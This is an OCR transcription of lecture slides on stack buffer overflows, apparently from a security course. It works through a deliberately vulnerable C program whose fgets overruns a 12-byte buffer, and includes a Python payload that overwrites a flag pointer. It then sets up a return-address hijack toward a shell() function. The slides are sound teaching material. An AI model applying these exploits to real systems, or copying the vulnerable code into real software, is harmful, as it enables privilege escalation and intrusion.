
```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```



BUFFER OVERFLOW – AN EXAMPLE

- What if we type 11 bytes of ‘A’s and ‘\x00’?


```
└$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```



Buffer Overflow – An Example

- What if we type 12 bytes of ‘A’s and ‘\x00’?

```
└$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: �����)�����t%1���
```




BUFFER OVERFLOW – AN EXAMPLE

- What if we type 12 bytes of ‘A’s and ‘\x00’?

```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: �����)�����t%1���
```

Local variables are adjacent each other (without ASLR[1]). If we can overflow the **buf** variable, then we can change the flag variable as we wish!!!




[1]https://en.wikipedia.org/wiki/Address_space_layout_randomization

BUFFER OVERFLOW – AN EXAMPLE

- What if we type 12 bytes of 'A's and
- Put \x60\x87\x04\x08 (0x8048760)
  - Intel processors are using Little Endian, so that's why
  - 0x41424344 = 0x44 0x43 0x42 0x41

```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`�
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```



BUFFER OVERFLOW – AN EXAMPLE

- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```


```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

  - main() calls proc_user_input()
  - Run proc_user_input()
  - Once finished, the program must return to the point in main
  - main() continues

BUFFER OVERFLOW – AN EXAMPLE

- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs
  - x86 stores the return address when making a function call


```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



BUFFER OVERFLOW – AN EXAMPLE


- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs
  - x86 stores the return address when making a function call
  - Once we finish running process_user_input(), we return to the code line where we left

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```




BUFFER OVERFLOW – AN EXAMPLE

- Exploitation




BUFFER OVERFLOW – AN EXAMPLE

- Exploitation



BUFFER OVERFLOW – AN EXAMPLE


- Exploitation



Buffer Overflow – An Example

- Exploitation

One can change the return address. It allows us to make the program return to an arbitrary address, e.g., we can run a malicious function from this



BUFFER OVERFLOW – AN EXAMPLE

- Exploitation
  - The same program contains shell() function

```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```

  - If we run the function, it will
    - Inherit the challenge privilege (setregid())
    - Run "/bin/bash" (you can run any command with that privilege)
  - We can run 'cat flag'
    - It has a required privilege, so we can read the flag
    - If we run that, we indeed accomplish a privilege escalation and arbitrary code execution

BUFFER OVERFLOW – AN EXAMPLE

- Exploitation
  - Get the shell() function address


```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`�
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```

  - Shell() is at 0x804858b
  - Now we exploit the buffer overflow

BUFFER OVERFLOW – AN EXAMPLE

- Exploitation


```
